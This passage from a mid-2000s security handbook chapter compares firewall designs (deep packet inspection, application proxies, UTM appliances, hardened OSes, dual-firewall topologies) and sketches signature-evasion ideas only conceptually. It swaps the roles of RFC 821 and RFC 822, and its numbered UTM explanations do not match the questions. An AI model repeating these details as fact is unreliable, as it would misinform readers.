Both the pros and cons of IPS considerations are shown in Exhibit 146.25.

EXHIBIT 146.25 Intrusion Prevention System (IPS) Considerations

Pros	Cons
Provide application level analysis and verification	Current IPS product inspection methodologies are primarily signature-based and try to block everything that can possibly be wrong in a given packet. More than 100 new vulnerabilities appear on the Internet every month making this a difficult task
IPS is leading edge and can include heuristics, statistics and behavioral patterns in making determinations regarding decisions to block or allow specific traffic	Network security is a place for leading edge, not bleeding edge solutions. The use of heuristics, statistics and behavioral patterns are great ideas but lack the track record to be field proven as a reliable decision point to defend a network
	It is not rocket science. As the list of known signatures grows, IPS performance slows. The rate of newly discovered known bad things on the Internet is ever accelerating and, over time, could render the use of signature-based IPS unusable

Deep Packet Inspection

Deep-packet-inspection-based firewalls are still, in 2006, doing little more than comparing old outdated vulnerability signatures against traffic flow. Similar to the early days of anti-virus products, someone must get hacked before the vulnerability shows up on radar. The user or administrator then must wait for the vendor to research and define a signature so they can download it to begin to have some degree of risk mitigation from the threat.

The best description I have heard of deep packet inspection is standing in front of a fire house running at full blast while trying to grab cups of water that are known to be bad before the stream of oncoming water has a chance to pass by you.

Although I believe this signature-based model can afford a faster response from a vendor to support a new protocol or afford fast support of additional granularity in the application controls as applications mature, I also feel that a signature-based-only model is dangerous from a security perspective. This methodology carries all of the legacy issues seen in the flawed anti-virus signature-based approach:

Because white space is tolerated by most applications, a little white space in the data before or after a command could logically cause the signature to fail to match the data. The hacker would then get to execute a command that the deep packet inspection firewall was supposed to prevent.

With Secunia reporting up to 100 new vulnerabilities a week as shown in Exhibit 146.26 and vendors trying to keep up with developing new signatures to match the reported vulnerabilities, managing updates for the firewall signature database could become a daunting task.

Signature-based deep packet inspection effectively puts you in an arms race against an enemy with tens of thousands of more experienced people than you have within your organization.

Last, scalability must be considered. How long will it take to exhaust the processor resources of today's deep packet inspection firewall? In analyzing the literature for one popular deep packet inspection firewall, it states that the initial product release will provide for 250 signatures and the total firewall signature capacity is stated at only 600 signatures. At the current rate of new vulnerabilities reported by Gartner, you could effectively be out of room for new signatures in a matter of weeks. Furthermore, the popular open-source IDS, Snort, today has nearly 4,000 signatures for malicious packets. Today's deep packet inspection firewalls ship with a signature database of only 250 signatures. What about the other 3,750 signatures known to define malicious packets? Current deep packet inspection firewalls effectively allow a third party with no vested interest in your organization to determine or prioritize which attacks to protect you from and which attacks to not impede.

The signature-based model used by the majority of deep packet inspection offerings is simply the wrong approach. Best practices permit only those packets you define within your policy to enter or exit




EXHIBIT 146.26 Secunia security advisories.

your network. This is a time-proven methodology and the bottom line is that it is a good common-sense approach to network security.

The lack of protocol anomaly detection is the Achilles' heel of deep packet inspection. A vendor's approach to protocol anomaly detection reveals a great deal about their basic design philosophy and the capabilities of their network security products as shown in Exhibit 146.27. The tried-and-true practice with strong application-proxy firewalls is to allow only the packets that are known to be "good" and to deny everything else. Because most protocols used on the Internet are standards-based, the best approach is to design the application proxy to be fully protocol-aware, and to use the standards as the basis for deciding whether to admit or deny a packet. Only packets that demonstrably conform to the standard are admitted; all others are denied.

Deep packet inspection firewalls, like most stateful inspection firewalls and many IDS and intrusion detection and prevention (IDP) products, take the opposite approach. Rather than focusing on recognizing and accepting only good packets, they try to find—and then deny—only the "bad" packets. Such devices are vulnerable because they require updates whenever a new and more creative form of "bad" is unleashed on the Internet. Sometimes, especially with ASIC vendors who implement these packet rules in silicon, it is impossible to make these changes at all without replacing the ASIC itself.

Another problem with the "find and deny the bad" methodology is its intrinsic inefficiency. The list of potentially "bad" things to test for will always be much greater than the pre-defined and standardized list of "good" things.

One can, of course, argue that the "find and deny the bad" approach provides additional information about the nature of the attack, and the opportunity to trigger a specific rule and associated alert. However, it is unclear how this really benefits the network administrator. If the attack is denied because it falls outside the realm of "the good," does the administrator really care which attack methodology was being employed? As many have seen with IDS, an administrator in a busy network may be distracted or overwhelmed by useless noise generated by failed attacks.

The simplified path of a packet traversing a strong application proxy is as follows:

1. The new packet arrives at the external interface.

   Layer-4 data is tested to validate that the IP source and destination, as well as service ports, are acceptable to the security policy of the firewall. Up to this point, the operation of the application proxy is similar to that of stateful packet filtering. For the most part, the similarities end here.




EXHIBIT 146.27 A vendor's approach to protocol anomaly detection reveals a great deal about their basic design philosophy and the capabilities of their network security products.

The RFC-mandated TCP three-way-handshake (http://www.faqs.org/rfcs/rfc793.html) is fully validated for each and every connection as shown in Exhibit 146.28.

If the three-way handshake is not properly completed, the connection is immediately closed before any attempt is made to establish a connection to the protected server. Among other benefits, this approach effectively eliminates any possibility of SYN flooding a protected server.

This is where vital differences become apparent. Many stateful inspection firewalls do not validate the three-way handshake to achieve higher performance and packet throughput. In the author's opinion, this approach is dangerous and ill-conceived because it could allow malicious packets with a forged IP address to sneak past the stateful firewall.

More troubling is the "fast path" mode of operation employed by some stateful inspection firewall vendors. When "fast path" is engaged, the firewall inspects only those packets in which the SYN flag is set. This is extremely dangerous. Given the availability of sophisticated and easy-to-use hacking tools online, any 13-year-old with a modem and a little spare time can exploit this weakness and penetrate the fast-path-mode firewall simply by avoiding the use of SYN-flagged packets. The result: malicious packets pass directly through the firewall without ever being inspected. An informed network administrator is unlikely to open this gaping hole in his or her security infrastructure to gain the marginal increase in throughput provided by fast path.

2. For each "good" packet, a new empty datagram is created on the internal side of the firewall.

   Creating a brand new datagram completely eliminates the possibility that an attacker could hide malicious data in any unused protocol headers or, for that matter, in any unused flags or other datagram fields. This methodology—part of the core application proxy functionality found within strong application proxy firewalls—effectively eliminates an entire class of covert channel attacks.




EXHIBIT 146.28 The RFC-mandated TCP three-way-handshake is fully validated for each and every connection.

Unfortunately, this capability is not available in any stateful inspection firewall. Instead, stateful inspection firewalls allow attackers to make a direct connection to the server, which is supposedly being protected behind the firewall.

3. Protocol anomaly testing is performed on the packet to validate that all protocol headers are within clearly defined protocol specifications.

   This is not rocket science, although there is some elegant engineering needed to do this quickly and efficiently. Because Internet protocols are based on published standards, the application proxy uses these as the basis for defining what is acceptable and denies the rest.

   Stateful inspection firewall vendors have tried to address this requirement by adding limited filtering capabilities intended to identify attack-related protocol anomalies and then deny these "bad" packets. Unfortunately, this approach is inherently flawed.

   Most stateful inspection firewalls employ a keyword-like filtering methodology. Rather than using the RFC-defined standards to validate and accept good packets (our "virtue is its own reward" approach), stateful inspection firewalls typically filter for "bad" keywords in the application payload. By now, the problem with this approach should be evident. There will always be new "bad" things created by malicious users. Detecting and accepting only those packets that adhere to RFC standards is a more efficient and—in this writer's opinion—a far more elegant solution.

   Consider the SMTP protocol as an example. A strong application proxy applies the RFC 821 standard for the format of ARPA Internet text messages (www.faqs.org/rfcs/rfc821.html) and RFC 822 simple mail transfer protocol (www.faqs.org/rfcs/rfc822.html) standards to validate protocol adherence. It also lets you define "goodness" using another dozen or so protocol- and application-related data points within the SMTP packet exchange. This enables an administrator to minimize or eliminate the risk of many security issues that commonly plague SMTP applications on the Internet today, such as:

   - Worms and virus attacks
   - Mail relay attacks
   - Mime attacks

- SPAM attacks
- Buffer overflow attacks
- Address spoofing attacks
- Covert channel attacks

In contrast, a stateful inspection firewall must compare each packet to the pre-defined signatures of hundreds of known SMTP exploits—a list that is constantly growing and changing. This places the security professional in a virtual "arms race" with the entire hacker community. You will never be able completely filter your way to a secure network; it is an insurmountable task.

Another element of risk with filter-based approaches is vulnerability. Attackers frequently "fool" the filter simply by adding white space between the malicious commands. Not recognizing the command, the firewall passes the packet to the "protected" application, which will then disregard the white spaces and process the commands. As with any filter, if the signature does not explicitly match the packet, the packet will be allowed. No network administrator can confidently rely on such a vulnerable technology.

With the strong application proxy approach, virtually all SMTP-related attacks could be mitigated more effectively and efficiently than is possible with the filtering approach used by stateful inspection vendors.

4. The application proxy applies the (very granular) command-level controls and validates these against the permission level of the user.

   The application proxy approach provides the ultimate level of application awareness and control. Administrators have the granularity of control needed to determine exactly what kind of access is available to each user. This capability is nonexistent in the implementation of most stateful inspection firewalls.

   It is difficult or impossible to validate claims made by many stateful inspection firewall vendors that they provide meaningful application-level security. As we have seen, the "find and deny the bad" filter-based approaches are inefficient and vulnerable. They simply do not provide the same level of security as a strong application proxy firewall.
5. After the packet has been recognized as protocol-compliant and the application-level commands validated against the security policy for that user, the permitted content is copied to the new datagram on the internal side of the firewall.

   The application proxy breaks the client/server connection, effectively removing any direct link between the attacker and the protected server. By copying and forwarding only "good" contents, the application proxy firewall can eliminate virtually all protocol level and covert channel attacks.

   Stateful inspection firewalls do not break the client/server connection; hence, the attacker can establish a direct connection to the protected server if an attack is successful. Because all protection requires the administrator to update the list of "bad" keywords and signatures, there is no integral protection to new protocol level attacks. At best, protection is only afforded to known attacks through inefficient filtering techniques.

   A strong application proxy elevates the art of protocol and application awareness to the highest possible level as shown in Exhibit 146.29.

Unified Threat Management

One of the latest developments in firewalling is the UTM appliance.

IDC defines universal threat management security appliances as products that unify and integrate multiple security features integrated onto a single hardware platform. Qualification for inclusion within this category requires network firewall capabilities, network IDP, and gateway anti-virus (AV) functionality. All of these security features do not need to be utilized concurrently, but need to exist in the product.




EXHIBIT 146.29 A strong application proxy elevates the art of protocol and application awareness to the highest possible level.

EXHIBIT 146.30 Disparity in Unified Threat Management (UTM) Products

	Vendor A	Vendor B
Operating system (OS)	Kernel-hardened OS with a strict compartmentalization approach to eliminate vulnerabilities	Patched *nix like OS. Vendor has a long history of OS vulnerabilities
Anti-virus	Best of breed market leading product with ability to block over 100,000 viruses	Vendors own antivirus solution containing only 66 virus signatures
Anti-spam	Best of breed full featured integrated anti-spam solution	Single anti spam signature available as an option
URL filtering	Integrated award winning web content filtering	No on the box URL filtering
Intrusion detection and prevention (IDP) capability	Full complement of layer-7 application defenses including protocol anomaly detection and controls. Real time user configurable alerts and user definable actions	Layer 7 filtering through signatures available as an option

The UTM segment of the firewall market is currently the fastest growing segment and has resulted in a large number of entries in to the market that can, at best, be called "premature" entries.

The author regards a UTM product offering as one that also brings together best-of-breed technologies. Unfortunately for the consumer, for a vast number of product entries in to this market, vendors are falling far short of utilizing best-of-breed technologies. Many vendors, to both enter the market quickly and to increase product margins, have chosen to build basic UTM functionality themselves or to use rudimentary open-source solutions (see Exhibit 146.30).

When it comes to UTM appliances, *caveat emptor* certainly applies. I will offer six simple questions to help you in your analysis of any UTM product:

1. Is the OS hardened to the kernel level utilizing type enforcement or MLS?
2. Does the vendor have a record of zero vulnerabilities in the product and the underlying OS?
3. Is the on box anti-virus solution a best-of-breed solution from a recognized leader?
4. Is the on the box anti-spam solution a best-of-breed solution from a recognized leader?
5. Is the on the box URL filter solution a best-of-breed solution from a recognized leader?
6. Is the on the box IPS based on the known good security model?

A "NO" answer to any of the above questions should immediately raise a red flag about the vendors offering. Let me elaborate on why these six questions are so important.

1. To reduce costs, many vendors are simply utilizing an off-the-shelf commercial OS or a patched open-source OS, either of which comes with inherent risks. Why hack the firewall when you can simply hack the underlying OS and create a policy that allows you do whatever you wish?
2. Would you buy a new car if you knew in advance that the product had been the subject of a few dozen safety recalls in the past year or so? It is just as important to look at the record of vulnerabilities from security product vendors at reporting websites such as CERT.
3. To reduce costs and to get to the market quickly, some vendors are utilizing sub-standard home-grown anti-virus solutions or inadequate signature-based-only open-source solutions.
4. To reduce costs and to get to the market quickly, some vendors are utilizing sub-standard anti-spam solutions that can be little more then a handful of signatures that produce more false positives then they tend to catch real spam. Furthermore, some vendors claim to offer anti-spam capabilities, but it is an off-the-box option that requires additional hardware and licensing expenses.
5. URL filtering is quickly becoming a first line of defense in the battle against the zero-hour threat. Many UTM vendors are offering what ranges from giving the user the ability to write their own URL list for those that the administrator desires to block, to a static list of old outdated URL's from

a substandard URL filtering product. Relatively few UTM appliances use best-of-breed URL filtering capabilities on-box.

6. Spam has grown from a simple menace to a complicated threat in a very short time. It is imperative to reduce risk by reducing spam with a comprehensive best-of-breed anti-spam capability onboard the UTM appliance. Again, many UTM product offerings fall short in handling anti-spam by the reliance on inadequate signatures or moving the anti-spam duties off-board and requiring additional hardware and software licensing.

The author believes that the high growth rate of the UTM firewall segment will continue for the foreseeable future. The UTM firewall fills a long-empty void in the marketplace, specifically for the small to medium enterprise that needs the ease of use and lower total cost of ownership that can be afforded by a properly architected UTM appliance.

Firewall Platforms

OS Hardening

One of the most misunderstood terms in network security with respect to firewalls today is "OS hardening" or "hardened OS." Many vendors claim their network security products are provided with a "hardened OS." What you will find in virtually all cases is that the vendor simply turned off or removed unnecessary services and patched the OS for known vulnerabilities. Clearly, this is not a "hardened OS" but really a "patched OS."

What is a "real," hardened OS? A hardened OS is one in which the vendor has modified the kernel source code to provide for a mechanism that clearly provides a security perimeter between the nonsecure application software, the secure application software, and the network stack. One common method of establishing a security perimeter is to write a label embedded within each packet as it enters the firewall. The label determines specifically what permissions the packet has and which applications can act upon the packet. If the packet's label does not afford the necessary permissions, then the packet is dropped as shown in Exhibit 146.31. Although this methodology provides tight control over which packets can be acted upon by both secure and nonsecure applications, it also affords a security perimeter in that external




EXHIBIT 146.31 The label determines specifically what permissions the packet has and which applications can act upon the packet. If the packet's label does not afford the necessary permissions, then the packet is dropped.

packets can be rejected if they attempt to act upon the secure OS kernel, secure network, and underlying hardware. This effectively eliminates the risk of the exploitation of a service running on the hardened OS that could otherwise provide root level privilege to the hacker.

The security perimeter is typically established using one of two popular methodologies:

1. Multilevel security : establishes a perimeter using labels assigned to each packet and applies rules for the acceptance of said packets at various levels of the OS and services.
2. Compartmentalization: not to be confused with a mere CHROOT jail, compartmentalization goes well beyond that of just a traditional sandbox approach—strong CHROOT jail whereby effectively an application runs in a dedicated kernel space with no path to another object within the kernel. Compartmentalization includes a full mandatory access control implementation and several other kernel-level hardening features:
    - Network stack separation
    - Triggers for intrusion detection
    - Control of "super user" privileges
    - Principle of least privilege

In contrast, a patched OS is typically a commercial OS from which the administrator turns off or removes all unnecessary services and installs the latest security patches from the OS vendor. A patched OS has had no modifications made to the kernel source code to enhance security.

Is a patched OS as secure as a hardened OS? No. A patched OS is only secure until the next vulnerability in the underlying OS or allowed services is discovered. An administrator may argue that when he has completed installing his patches and turning off services, his OS is secure. The bottom-line question is: with more than 100 new vulnerabilities being posted to Bug Traq each month, how long will it *remain* secure?

How do you determine if a product is provided with a hardened OS? If the product was supplied with a commercial OS, you can rest assured that it is not a hardened OS. The principal element here is that to harden an OS, you must own the source code to the OS so you can make the necessary kernel modifications to harden the OS. If you really want to be sure, ask the vendor to provide third-party validation that the OS is, in fact, hardened at the kernel level, i.e., http://www.radium.ncsc.mil/tpep/epl/historical.html.

Why is OS hardening such an important issue? Too many in the security industry have been lulled into a false sense of security. Decisions on security products are based primarily on popularity and price with little regard to the actual security the product can provide. With firewalls moving further up the OSI model, more firewall vendors are providing application proxies that operate in kernel space. These proxies, if written insecurely, could provide a hacker with root access on the firewall itself. This is not a "what if?" proposition; it just recently happened with a popular firewall product. A flaw in their HTTP security mechanism potentially allows a hacker to gain root access to the firewall, which runs on a commercial "patched" OS.

Where can I find additional information about OS vulnerabilities?

- http://www.securiteam.com
- http://www.xforce.iss.net
- http://www.rootshell.com
- http://www.packetstorm.securify.com
- http://www.insecure.org/sploits.html

Where can I find additional information about patching an OS? More than 40 experts in the SANS community worked together for more than a year to create two elegant and effective scripts:

- For Solaris: http://yassp.parc.xerox.com/
- For Red Hat Linux: http://www.sans.org/newlook/projects/bastille_linux.htm

Lance Spitzner has written a number of great technical documents (http://www.enteract.com/~lspitz/pubs.html):

- "Armoring Linux"
- "Armoring Solaris"
- "Armoring NT"

Stanford University has also released a number of excellent technical documents (http://www.stanford.edu/group/itss-ccs/security/Bestuse/Systems/):

- Redhat Linux
- Solaris
- SunOS
- AIX 4.x
- HPUX
- NT

Hardware-Based Firewalls

The marketing term *hardware-based firewall* is still a point of confusion in today's firewall market. For clarification, there is simply no such thing as a purely hardware-based firewall that does not utilize a microprocessor, firmware, and software (just like any other firewall) on the market today. Some firewall vendors eliminate the hard disk, install a flash disk, and deem their product a hardware-based firewall appliance. Some may go as far as to use an ASIC to complement the microprocessor, but they still rely upon underlying firmware, software, and, of course, a microprocessor to accomplish the tasks that make it a firewall.

Ironically, those vendors that eliminated the "spinning media" hard disk in an effort to improve environmental considerations such as vibration and temperature are now seeing next-generation hard drives that can exceed some of the environmental conditions of the flash or electronic media that was developed to replace them. In high-temperature environments, a traditional firewall with a hard disk might very well offer better physical performance characteristics than a supposed "hardware-based" firewall that uses a form of flash memory.

Another consideration in the hardware-based firewall approach is a either severely limited or complete lack of an historical log and local alert archiving. Although at first glance a hardware-based appliance looks like a simple approach, you may very well have to add the complexity of a remote log server to have a useable system with at least some form of minimal forensic capability in the event of an intrusion.

Other Considerations

Firewall Topologies

The use of a multilayer dual-firewall topology is relatively new in network security, but it is rapidly gaining in popularity. In many respects, a dual-firewall topology is similar to that of an industrial process control system's one-out-of-two (1oo2) protection schemes (Exhibit 146.32). This 1oo2 protection scheme has been used effectively to mitigate risk in industrial process control systems for many years.

Network security can benefit from the lessons learned in the evolution of process control systems. In an industrial process control system, it was recognized long ago that the failure of a single critical input from a sensor that signals an unsafe condition could have catastrophic results. In an effort to mitigate this risk, industrial process control system designers devised a scheme whereby instead of relying on a single sensor measuring a process variable, two separate sensors were used and each sensor had a "vote" on whether conditions were safe or not. The voting logic of the industrial process control system would consider the vote of each sensor and, if both sensors did not agree that conditions were safe, the system would initiate




EXHIBIT 146.32 A dual-firewall topology is similar to that of an industrial process control system's on-out-of-two (1oo2) protection schemes.

a safe shutdown process to prevent a catastrophic failure. Hence, to continue normal operations, both of the two sensors must agree conditions are safe.

A dual-firewall topology is similar to an industrial process-control system 1oo2 voting scheme in that both firewalls must agree that a received packet does not pose a security risk (conditions are safe) or the packet is denied and not permitted to be passed to the protected network as shown in Exhibit 146.31. Hence, to continue normal operations (allowing packets to pass through the firewall), both of the two firewalls (sensors) must agree conditions are safe as shown in Exhibit 146.33.

I have seen a clear increase in the use of dual-firewall topology in the enterprise network security environment. Unfortunately, many of the deployments I have seen include a critical error that eliminates




EXHIBIT 146.33 To continue normal operations, both of the two firewalls (sensors) must agree conditions are safe.

most, if not all, of the risk mitigation capability normally found in a properly designed topology. Although they have indeed used two firewalls in series, the system designer has made the error of using a packet-filtering firewall in front of an application-proxy firewall in the mistaken assumption that this dual-firewall topology will increase risk mitigation. The bottom line in this topology is that all that has been accomplished is a decrease in reliability and manageability with no increase in risk mitigation.

